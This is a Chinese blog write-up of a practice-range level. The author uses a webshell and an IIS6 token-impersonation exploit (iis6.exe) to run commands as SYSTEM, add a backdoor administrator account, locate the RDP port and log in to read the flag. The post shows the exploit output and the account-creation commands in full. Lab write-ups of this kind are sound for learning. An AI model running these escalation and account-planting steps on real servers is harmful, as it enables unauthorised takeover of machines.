mbp 封神台靶场 六（笔记）

原创

qq_43558415 于 2020-02-09 21:47:56 发布 1050 收藏

分类专栏： 封神台靶场


本文链接：https://blog.csdn.net/qq_43558415/article/details/104240443

封神台靶场 专栏收录该内容


7 篇文章 4 订阅


订阅专栏

打开链接，根据题目提示，flag在c盘根目录下，接上一关的网页后台，打开c盘,发现确实存在flag.txt，但是提示没有权限。




于是知道本关需要我们去进行提权操作，打开D盘，发现cmd.exe和iis6.exe（如果没有可以上传），知道需要用Windows系统来进行操作，于是开启了虚拟机中的windows 7，但还是打不开这个程序，原来是jre环境没装，便去java官网上下了最新版的jre，win7可以执行jre程序了，但操作后台d盘cmd.exe时还是出现了错误。这时候头皮有点发麻，不知道该怎么办好，于是反复测试，此次错误都是同一个，难道win7打不开exe吗？后来就去网上重新下载了一个cknife。






发现这个终端可以用，功夫不负有心人。



首先尝试添加用户， `net user mac mac /add` ,显示权限不足。



想到不是还有个iis6.exe吗，便`cd UploadFiles`进入，对iis6进行`whoami`操作。

```
D:\05\UploadFiles\> iis6.exe "whoami"
[IIS6Up]-->IIS Token PipeAdmin golds7n Version
[IIS6Up]-->This exploit gives you a Local System shell
[IIS6Up]-->Set registry OK
[process walking]: 1636 wmiprvse.exe
[IIS6Up]-->Got WMI process Pid: 1636
[Try 1 time...]
[IIS6Up]-->Found token SYSTEM
[*]Running command with SYSTEM Token...
[*]Command: whoami
[+]Done, command should have ran as SYSTEM!
nt authority\system
```


在第二行中说会给我一个local system 的权限，我信了，开始创建用户`iis6.exe "net user mac mac /add"`

```
D:\05\UploadFiles\> iis6.exe "net user mac mac /add"
[IIS6Up]-->IIS Token PipeAdmin golds7n Version
[IIS6Up]-->This exploit gives you a Local System shell
[IIS6Up]-->Set registry OK
[process walking]: 1484 iis6.exe
[process walking]: 1636 wmiprvse.exe
[IIS6Up]-->Got WMI process Pid: 1636
[Try 1 time...]
[Try 2 time...]
[Try 3 time...]
[Try 4 time...]


D:\05\UploadFiles\> iis6.exe "net user mac mac /add"
[IIS6Up]-->IIS Token PipeAdmin golds7n Version
[IIS6Up]-->This exploit gives you a Local System shell
[IIS6Up]-->Set registry OK
[process walking]: 1256 cmd.exe
[process walking]: 1636 wmiprvse.exe
[IIS6Up]-->Got WMI process Pid: 1636
[Try 1 time...]
[IIS6Up]-->Found token SYSTEM
[*]Running command with SYSTEM Token...
[*]Command: net user mac mac /add
[+]Done, command should have ran as SYSTEM!

命令成功完成。
```


用户创建成功后对mac也就是登录用户赋予管理员权限。`iis6.exe "net localgroup Administrators mac /add"`

```
D:\05\UploadFiles\> iis6.exe "net localgroup Administrators mac /add"
[IIS6Up]-->IIS Token PipeAdmin golds7n Version
[IIS6Up]-->This exploit gives you a Local System shell
[IIS6Up]-->Set registry OK
```

```
[process walking]: 3308 w3wp.exe
[process walking]: 3576 wmiprvse.exe
[IIS6Up]-->Got WMI process Pid: 3576
[Try 1 time...]
[Try 2 time...]
[Try 3 time...]
[Try 4 time...]


D:\05\UploadFiles\> iis6.exe "net localgroup Administrators mac /add"
[IIS6Up]-->IIS Token PipeAdmin goldsTn Version
[IIS6Up]-->This exploit gives you a Local System shell
[IIS6Up]-->Set registry OK
[process walking]: 2584 iis6.exe
[process walking]: 3212 cmd.exe
[process walking]: 3308 w3wp.exe
[process walking]: 3576 wmiprvse.exe
[IIS6Up]-->Got WMI process Pid: 3576
[Try 1 time...]
[IIS6Up]-->Found token SYSTEM
[*]Running command with SYSTEM Token...
[*]Command: net localgroup Administrators mac /add
[+]Done, command should have ran as SYSTEM!
命令成功完成。
```


然后查看mac用户的权限，发现已是管理员了。

```
用户名                    mac
全名
注释
用户的注释
国家(地区)代码            000 (系统默认值)
帐户启用                  Yes
帐户到期                  从不

上次设置密码              2020-2-10 4:49
密码到期                  2020-3-24 3:36
密码可更改                2020-2-10 4:49
需要密码                  Yes
用户可以更改密码          Yes

允许的工作站              All
登录脚本
用户配置文件
主目录
上次登录                  从不

可允许的登录小时数        All

本地组成员                *Administrators       *Users
全局组成员                *None
命令成功完成。
```



这之后就可以进行远程登录了，但是发现登录错误，于是继续寻找原因。

于是想到IP地址是没错的，会不会是端口有问题呢？在D盘终端输入`tasklist -svc`，找到TermService即远程桌面的进程号是2460。

```
System Idle Process              0 暂缺
System                           4 暂缺
smss.exe                       284 暂缺
csrss.exe                      332 暂缺
winlogon.exe                   356 暂缺
services.exe                   404 Eventlog, PlugPlay
lsass.exe                      416 HTTPFilter, PolicyAgent, ProtectedStorage,
                                   SamSs
svchost.exe                    636 DcomLaunch
svchost.exe                    688 RpcSs
svchost.exe                    744 Dhcp, Dnscache
svchost.exe                    796 LmHosts, W32Time
svchost.exe                    812 AeLookupSvc, Browser, CryptSvc, dmserver,
                                   EventSystem, helpsvc, lanmanserver,
                                   lanmanworkstation, Netman, Nla, Schedule,
                                   seclogon, SENS, ShellHWDetection, TrkWks,
                                   winmgmt, wuauserv, WZCSVC
spoolsv.exe                    956 Spooler
msdtc.exe                      984 MSDTC
svchost.exe                   1148 ERSvc
inetinfo.exe                  1204 IISADMIN
svchost.exe                   1948 RemoteRegistry
VGAuthService.exe             2012 VGAuthService
vmtoolsd.exe                  2044 VMTools
svchost.exe                   2360 W3SVC
svchost.exe                   2460 TermService
dllhost.exe                   2604 COMSysApp
w3wp.exe                      3308 暂缺
wmiprvse.exe                  3996 暂缺
logon.scr                     3952 暂缺
csrss.exe                     2816 暂缺
winlogon.exe                  1972 暂缺
ctfmon.exe                    3548 暂缺
phpStudy.exe                  3660 暂缺
explorer.exe                  3144 暂缺
conime.exe                    1228 暂缺
mysqld.exe                    3428 MySQLa
httpd.exe                     4048 Apache2a
```



继续输入`netstat -ano`查看端口和连接状态。找到PID为2460的TCP连接，发现它开放的端口为3389。

```
D:\05\UploadFiles\> netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4048
  TCP    0.0.0.0:81             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:82             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       688
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING       984
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING       416
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING       3428
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       2460
  TCP    0.0.0.0:8021           0.0.0.0:0              LISTENING       4048
  TCP    192.168.0.3:80         183.202.245.35:2471    FIN_WAIT_2      2248
  TCP    192.168.0.3:81         39.108.9.131:26290     TIME_WAIT       0
  TCP    192.168.0.3:81         39.108.9.131:26292     TIME_WAIT       0
  TCP    192.168.0.3:81         39.108.9.131:26294     TIME_WAIT       0
```



便将远程桌面的连接端口改为3389，用户名为mac,在远程桌面的时候输入完账号密码之后本以为万事大吉，结果又出现提示：终端服务器连接超过最大允许数。看到这个心态有点崩，但还是控制住了，便在csdn中搜索答案，结果解决方法都是要在服务器中去设置。白搞了好久，接着去百度搜索为什么会超过最大允许连接数，知道原来是上个用户用完没注销才导致这样。

于是我便用它的解决方法，强制登录远程桌面`mstsc /admin`,登录远程桌面成功，找到C盘，拿到flag。



总结：本关需要对用户进行提权，在实际操作中出现了许多头疼的问题，但之后都解决了，百度帮了很大的忙，感谢！